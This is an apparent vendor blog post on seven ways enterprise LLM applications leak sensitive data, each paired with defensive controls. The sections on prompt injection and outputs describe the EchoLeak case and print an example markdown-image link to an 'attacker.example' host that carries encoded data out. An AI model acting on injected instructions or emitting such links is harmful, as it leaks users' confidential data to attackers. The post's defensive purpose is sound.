
Connect with us


Corporate Video

LLM Data Leakage: 7 Ways Enterprise AI Applications Expose Sensitive Data
.jpg)
Summary: LLM data leakage happens when an AI application exposes information that a user, system or third party shouldn't see. In enterprise applications, the seven most common paths are oversharing in prompts, permission-blind RAG retrieval, prompt injection, over-privileged tools and agents, unfiltered outputs, logs and memory and training or embedding pipelines. Most are prevented by enforcing authorization in the application and data layers, outside the model.
Introduction:
LLM data leakage is the unintended exposure of sensitive information through an AI application and in enterprise environments it rarely requires a sophisticated attack. Enterprise LLM applications process customer records, internal documents, source code, contracts and support conversations. Each of those data sources opens a new path across a security boundary.
The gap is measurable. IBM's Cost of a Data Breach Report 2026 found that 92% of organizations that suffered an AI-related breach lacked proper access controls for their AI systems. When AI systems were breached, the most common causes sat around the model rather than in it: compromised APIs, applications or plug-ins (27%) and cloud misconfigurations affecting AI workloads (27%).
Most leaks come from ordinary design decisions: retrieval permissions that are too broad, prompts that carry more context than the task needs, agents with excessive tool access, unchecked outputs and logs that keep entire conversations.
The model has only one component. The application around it decides what data the model can see, what actions it can trigger and what reaches the user. For enterprise teams, the useful question is whether the full data flow around the model has been designed to prevent unauthorized disclosure. This is where secure LLM development services can help by building authorization, data controls and security into the application architecture from the start.
LLM Data Leakage at a Glance
Each of the seven leakage paths sits at a different point in the application, maps to a risk in the OWASP Top 10 for LLM Applications 2026 and has one primary control that does most of the work.
| Leakage path | Where it happens | OWASP 2026 | Primary control |
| Sensitive data in prompts | Prompt construction | LLM02, LLM08 | Minimize and redact data |
| Permission-blind RAG | Retrieval layer | LLM09, LLM02 | Enforce user permissions |
| Prompt injection | Untrusted content | LLM01 | Treat content as untrusted |
| Over-privileged tools and agents | Tool/API execution | LLM03 | Apply least privilege |
| Unfiltered outputs | Responses/downstream systems | LLM10, LLM02 | Validate and filter outputs |
| Logs, memory and caches | Storage/observability | LLM02 | Minimize, scope, and retain less |
| Training and embedding pipelines | AI data pipelines | LLM02 | Classify and sanitize data |
What Is LLM Data Leakage?
LLM data leakage is the unintended exposure of confidential, personal, proprietary or regulated information through an LLM-powered application. The information can reach an unauthorized user, a connected system, a third-party model provider or an attacker.
The data most often at risk includes:
- Personally identifiable information (PII)
- Customer and employee records
- Financial data and pricing
- API keys, tokens and credentials
- Source code and technical documentation
- Contracts and legal documents
- Internal strategy and executive reporting
- Healthcare and other regulated data
Leakage can happen at any stage of a request: User input → prompt construction → retrieval → model processing → tool execution → output → logging and storage
This is what separates LLM security from protecting a conventional database. A model can be perfectly secure while the application around it exposes data through retrieval, integrations, prompts or outputs.
OWASP ranks Sensitive Information Disclosure second (LLM02) in its Top 10 for LLM Applications 2026. Its GenAI Data Security Risks and Mitigations 2026 guide lists sensitive data leakage through prompts and model outputs as its first data risk (DSGAI-01).
Where Can Sensitive Data Leak From an Enterprise LLM Application?
Sensitive data can leak at every boundary a request crosses: from the user into the prompt, from data stores into retrieval, from the model into tools and from the response into logs and downstream systems.
Take an internal AI assistant connected to a company knowledge base. A user asks a question. The application retrieves documents, builds a prompt, sends it to the model, may call an enterprise tool and returns an answer.
Now suppose the employee can read HR policies but not individual compensation records. If the retrieval system searches a shared index without applying that employee's permissions, the model receives the compensation file and can summarize it in the answer.
The model didn't break any rule. The application handed it data the user was never entitled to see, which is why leakage prevention starts with how the application is designed, not with the choice of model.
What About Employees Pasting Data Into Public AI Tools?
Employees copying confidential material into unapproved AI tools, known as shadow AI, is a fast-growing source of leakage, but it is a governance problem more than an application design problem.
The trend is sharp. In IBM's 2026 report, incidents involving shadow AI more than doubled, from 20% to 43% and cost more on average ($5.39 million versus $4.63 million a year earlier). Nearly half of those incidents involved data loss or compromise. An early, widely reported example came in 2023, when Samsung restricted employee use of generative AI tools after staff reportedly entered internal source code into ChatGPT.
The usual responses are an approved-tools list, an acceptable-use policy, data loss prevention (DLP) rules for AI destinations and enterprise agreements with model providers. The most effective response is often giving employees a sanctioned internal AI assistant that is better than the public alternative.
That internal assistant then has to be built securely. An enterprise application that leaks data through its own retrieval, tools or logs moves the problem inside the firewall. The seven paths below cover how that happens.
7 Ways Enterprise LLM Applications Expose Sensitive Data

Each of the seven paths below occurs at a different layer of the application and each needs its own control. Fixing one does not close the others.
1. Sensitive Data Enters the Model Through Prompts
Prompt-based leakage happens when an application sends the model more sensitive data than the task requires, whether a user types it in or the application adds it automatically from a CRM, database, uploaded file or chat history.
The automatic part is easy to miss. Say a sales rep asks an AI assistant, "When does the Northwind renewal come up?" If the application passes the full CRM record to answer, the prompt might contain:
Customer: Northwind Logistics
Contract value: $480,000 per year
Renewal terms: auto-renews March 1 with a 12% uplift; 60-day termination notice
Primary contact: Dana Reyes, CFO, +1 555 0142
Only the renewal date was needed. The contract value, pricing terms and contact details crossed the model boundary for no reason and may now sit in provider logs, trace stores and conversation history.
Where the prompt goes matters too. If the application calls a third-party model API, review the provider's retention period, whether prompts can be used for training, whether zero-data-retention terms are available and where data is processed.
Secrets belong outside prompts entirely. API keys, connection strings or internal URLs placed in a system prompt can be extracted. OWASP's 2026 list covers this as Hidden Context Exposure (LLM08), which replaced the earlier System Prompt Leakage category and covers any non-user-facing context an attacker can read back.
Controls that reduce prompt-based leakage:
- Send only the fields the task requires
- Detect and redact sensitive fields before inference
- Keep secrets and credentials out of system prompts
- Classify enterprise data so the application knows what is sensitive
- Apply access policies before context is assembled
- Review provider retention, training and data-residency terms
Treat prompt construction as a data-export path. It deserves the same review as an API that sends records to an outside system.
2. RAG Retrieves Data the User Isn't Authorized to See
RAG leakage happens when the retrieval layer searches documents without applying the requesting user's permissions, so the model receives and can repeat, content the user could never open directly.
Retrieval-augmented generation (RAG) lets an LLM answer questions from enterprise documents. But copying documents into a vector index usually strips away the permissions that protected them in SharePoint, Google Drive, Confluence or a document management system.
The central question for any RAG system: does the retrieval layer enforce the same authorization rules as the source system?
Suppose a knowledge base indexes HR policies, customer contracts, product documentation, executive reports and financial records. An employee asks a routine question. If vector search runs across the whole index, a board report or customer contract can come back as context and the model will summarize it helpfully. The source repository's permissions were correct. The index never carried them.
Vector stores need the same protection as the source documents. Research has shown that text can be largely reconstructed from its embeddings, so an exposed vector database can leak content even without the original files.
A secure RAG architecture accounts for:
- User identity attached to every query
- Document-level permissions synced from the source system
- Metadata filters applied at query time, before results reach the model
- Tenant isolation through separate indexes or namespaces
- Data classification labels on indexed content
- Permission changes, including revoked access, propagated to the index
- Access controls on the vector store itself
OWASP covers these risks under Vector and Embedding Weaknesses (LLM09:2026), including unauthorized access and cross-context leakage. Authorization belongs in the retrieval layer. The LLM should never be the component deciding what a user is allowed to see.
.jpg)
3. Prompt Injection Turns Untrusted Content Into a Data-Access Path
Prompt injection leaks data when attacker-controlled text in a webpage, email, document or ticket is processed by the model as instructions, directing it to reveal context or call tools on the attacker's behalf.
The malicious instruction does not have to come from the user. Indirect prompt injection hides it in content the application retrieves or receives:
- Web pages
- Uploaded documents
- Emails
- Support tickets
- Knowledge-base articles
- Tool and API responses
This has happened in production. In June 2025, Aim Security disclosed EchoLeak (CVE-2025-32711), a critical (CVSS 9.3) zero-click flaw in Microsoft 365 Copilot. A crafted email, once retrieved as context, could make Copilot send internal data to the attacker through an image URL, with no click from the victim. Microsoft fixed it server-side and there was no evidence of exploitation in the wild.
Prompt injection has ranked first (LLM01) in every edition of the OWASP Top 10 for LLM Applications. OWASP distinguishes direct and indirect injection and notes that successful attacks can lead to sensitive information disclosure or unauthorized actions.
An injection also needs a way to get data out. Common exfiltration channels are rendered markdown images or links that carry data in their URLs, tool calls that send email or web requests and responses visible to other users. Closing these channels limits the damage when an injection succeeds (see path 5).
Controls that reduce injection-driven leakage:
- Treat all external and retrieved content as untrusted data
- Keep system instructions structurally separate from retrieved content
- Restrict which tools an agent can call after processing untrusted input
- Enforce authorization outside the model
- Allowlist outbound requests and URLs
- Red-team the application with realistic direct and indirect injection scenarios
No filter catches every injection. Design on the assumption that some will succeed and limit what a compromised session can reach.
4. Excessive Tool and API Permissions Expand the Blast Radius
Tool-based leakage happens when an AI agent holds broader access than its task needs, so a manipulated or mistaken interaction can read or send data far beyond the current user's scope.
Enterprise AI integration agents now connect to CRMs, ERPs, databases, email, cloud storage, ticketing systems, internal APIs and workflow platforms, often through standard connectors such as MCP servers. Each connection adds authority and authority sets the blast radius.
Take a customer-support agent with a database tool. If that tool can query any customer record instead of only the authenticated customer's, one successful prompt injection becomes a cross-customer data breach.
A system prompt telling the model to stay within one customer's records is not a control. The API behind the tool has to enforce that restriction itself.
OWASP moved Excessive Agency up to third place (LLM03) in its 2026 list as models gained more tools and more authority to act. For autonomous systems, OWASP's separate Top 10 for Agentic Applications covers tool misuse and identity and privilege abuse in more depth.
Controls that limit tool-driven leakage:
- Least-privilege access for every tool
- Credentials scoped to the requesting user, not a shared service account
- Separate read and write capabilities
- Human approval for sensitive or irreversible actions
- Separate development, staging and production environments
- A log of every tool call with the identity that triggered it
5. LLM Outputs Redistribute Sensitive Information
Output leakage happens when the model summarizes, combines or repeats sensitive context to someone who shouldn't see it or when its response is passed to another system or rendered in a way that sends data elsewhere.
Controlled inputs and retrieval do not make outputs safe. A model can merge details from several documents into a conclusion the user shouldn't receive or quote confidential pricing to someone entitled only to list prices.
Output is also where exfiltration completes. If an interface automatically renders markdown images, a response containing an image link such as https://attacker.example/pixel.png?d=<encoded data> sends that data to an external server the moment it displays. EchoLeak used a variation of this technique.
Controls, scaled to the application's risk:
- PII and sensitive-pattern detection
- Redaction before display or storage
- Blocking or allowlisting external URLs and images in rendered responses
- Policy checks for regulated content
- Validation before outputs reach other systems, such as SQL queries, code or workflows
- Human review for high-risk workflows
OWASP covers this under Improper Output Handling (LLM10:2026): model output should be treated as untrusted, especially when it is passed downstream or used to trigger actions.
6. Logs, Memory and Caches Become Secondary Data Stores
Log-based leakage happens when prompts, retrieved documents and responses are stored in observability tools, traces, caches or memory with weaker access controls than the original data.
A single AI interaction can produce a user prompt, retrieved documents, a model response, tool calls and results, traces, error messages, conversation history and persistent memory.
Take a support assistant that logs full conversations for debugging. Those conversations include account numbers and personal details, so the logging platform now holds the same sensitive data as the CRM, often with broader engineering access and longer retention.
Semantic caching creates a related risk. If cached responses are not scoped to the user or tenant, an answer built from one user's private data can be served to another user who asks a similar question.
Questions to settle before enabling logging and caching:
- What is logged and why?
- How long is it retained?
- Who can access it?
- Is sensitive data redacted before storage?
- Are development and production logs separated?
- Is persistent memory necessary for this use case?
- Are caches keyed by user and tenant?
Logging everything makes debugging easier and turns every log store into another breach target. Decide retention before launch, not after an incident.
7. Training, Fine-Tuning and Embedding Pipelines Carry Sensitive Data Forward
Pipeline leakage happens when proprietary data used for fine-tuning, evaluation or embeddings is not classified and sanitized first, so sensitive records persist in models, datasets and vector stores that outlive the original access controls.
Fine-tuning carries a specific risk: models can memorize training examples and reproduce them when prompted the right way. A model fine-tuned on support tickets can surface a specific customer's details to anyone who uses it. Unlike a document, a single record inside model weights cannot simply have its access revoked.
The threat is not hypothetical. In IBM's 2026 breach data, model inversion attacks, which extract sensitive data from a model, were the most expensive AI-related breach type at $6.07 million on average.
Embeddings, evaluation sets and experiment copies carry the same obligations as the source data. Copies made for quick experiments are among the easiest to forget.
Before sensitive data enters an AI pipeline, establish:
- Data ownership and classification
- Dataset provenance
- Sanitization and de-identification procedures
- Access controls on datasets and model artifacts
- Retention and deletion procedures, including for derived embeddings
- Tenant boundaries
- Evaluations that check for memorized sensitive content
Proprietary data is one of the main reasons to build enterprise AI. The aim is to bring it into the architecture deliberately, under the same governance as the source system.
How to Prevent Data Leakage in LLM Applications

Preventing LLM data leakage takes layered controls across the whole application lifecycle, because no single configuration closes all seven paths.
Enforce least-privilege data access
An LLM application should reach only the data its function requires. An assistant that answers questions about one customer's orders does not need read access to the entire orders database. Enforce authorization in the application and the underlying data systems, never in the model.
Make RAG retrieval permission-aware
In enterprise RAG, identity and authorization have to follow the data into the retrieval layer. The difference between the two common designs is where the access decision is made:
| Design | Flow | Who decides access |
| Insecure | User → unrestricted retrieval → LLM decides what to reveal | The model, which cannot enforce it reliably |
| Secure | User identity → authorization policy → filtered retrieval → permitted context → LLM | The application, before the model sees anything |
Permission-aware retrieval is the core of secure RAG development: the model only ever sees documents the user could already open.
Separate instructions from untrusted data
System instructions, user requests, retrieved documents and external content should be clearly bounded in the prompt. Treat retrieved content as data, never as instructions. This reduces the impact of indirect prompt injection and makes the application easier to test.
Restrict tool and API authority
Give every tool the minimum permissions its function needs. An agent that reads customer records does not automatically need permission to change them and one that retrieves records does not need unrestricted database access. Tool authorization should stay deterministic even though the model's behavior is probabilistic.
Validate and filter model outputs
Match output controls to the application's risk. A customer-facing assistant may need PII detection and policy filtering. An agent that generates database queries or runs workflows needs much stricter validation, plus blocking of external URLs and images in rendered output. The higher the downstream impact, the more the controls should be deterministic.
Minimize logs, caches and stored context
Decide what must be retained before enabling full logging. Apply access controls and retention limits to prompts, outputs, traces, caches and conversation history. Debugging needs do not justify permanent storage of complete sensitive conversations.
Test before production
Security testing should cover LLM-specific scenarios against the real application, not assumptions about the model's built-in safety:
- Direct and indirect prompt injection
- Cross-user and cross-tenant retrieval
- Unauthorized document access
- Sensitive output generation and redaction bypass
- Hidden context and system prompt extraction
- Exfiltration through rendered links and images
- Tool calls outside the user's scope
- Sensitive data in logs and caches
Repeat the tests after any change to retrieval, tools, prompts or the model.
Enterprise LLM Security Checklist
Before an enterprise LLM application goes to production, the team should be able to answer every question below with a clear yes.
| Security area | Key question |
| Data access | Do we know every sensitive data source the application can reach? |
| Identity | Is every request tied to an authenticated user or service identity? |
| Authorization | Can users retrieve only the information they are permitted to access? |
| RAG | Are retrieval results filtered by permissions and tenant boundaries before reaching the model? |
| Prompts | Is unnecessary sensitive data removed before inference and are secrets kept out of system prompts? |
| Model provider | Have retention, training-use and data-residency terms been reviewed and accepted? |
| Injection | Are external documents and user inputs treated as untrusted data? |
| Tools | Does every tool run with least-privilege, user-scoped permissions? |
| Outputs | Are sensitive responses detected and are external URLs and images blocked or allowlisted? |
| Logging and caching | Are prompts, outputs, traces and caches minimized, scoped and protected? |
| Pipelines | Is data classified and sanitized before fine-tuning, evaluation or embedding? |
| Testing | Has the application been tested against realistic leakage and injection scenarios? |
If several answers are unclear, the application likely needs an architecture or security review before it scales further.
How to Assess an Existing LLM Application for Data Leakage Risk
Most existing AI applications can be hardened without a rebuild and the assessment starts with mapping how data actually moves through the system.
1. Map the data flows. Identify what enters the system, where it is stored, which services can reach it, what context reaches the model, which tools the model can call and where responses end up.
2. Test the highest-risk boundaries first, in roughly this order:
- Retrieval authorization
- Agent and tool permissions
- Prompt-injection exposure, including exfiltration channels
- Sensitive data entering prompts
- Output handling
- Logs, caches and persistent memory
- AI data pipelines
3. Classify each finding as a configuration fix, a retrieval-architecture change, a data-governance gap, an integration-permission issue or a redesign requirement.
When Should Enterprises Bring In Secure LLM Development Support?

Specialist support pays off most when an LLM application moves from experiment to production, especially when it:
- Uses proprietary or regulated enterprise data
- Runs RAG over internal documents
- Connects to several business systems
- Serves multiple user roles or tenants
- Uses AI agents with tool access
- Needs to move from proof of concept to production
- Already runs in production and needs hardening
When evaluating an LLM development partner, look past the ability to integrate a model. Ask how they handle data flows, retrieval authorization, tool permissions, output controls, logging, evaluation and monitoring.
WebClues Infotech's LLM development services cover LLM applications, RAG and vector databases, AI agents with tool and function calling and enterprise AI integrations.
If you already have a prototype or production system, start with an architecture-led review of how data moves through it. Swapping the model or rewriting prompts rarely fixes a leakage problem on its own.
Build a Secure Enterprise LLM Application with Us
Enterprise AI security is decided by architecture, not by model choice or system-prompt wording.
Sensitive information escapes through the layers around the model: prompts, retrieval, tools, outputs, logs, caches, memory and data pipelines. Designing controls into each layer from the start costs far less than retrofitting them after a leak.
Whether you are building a new enterprise LLM application, securing an existing RAG system or moving an AI proof of concept into production, WebClues Infotech can review your architecture and build the LLM, RAG, agent and integration capabilities it needs.
Talk to WebClues AI experts about your enterprise LLM project →
Post Author

Ayush Kanodia
As one of the esteemed Directors of WebClues Infotech. Ayush Kanodia is passionate about delivering innovative IT services & solutions and has spearheaded numerous successful projects, cementing the company's position as a leader in the field.


Build Your Agile Team
Hire Skilled Developer From Us
Get a free LLM data leakage review for your AI app
Find and fix LLM data leakage risks before they become breaches. Share your use case and architecture and WebClues AI engineers will map data flows and pinpoint where sensitive data could leak.
contact usFrequently Asked Questions
Our Recent Blogs
Sharing knowledge helps us grow, stay motivated and stay on-track with frontier technological and design concepts. Developers and business innovators, customers and employees - our events are all about you.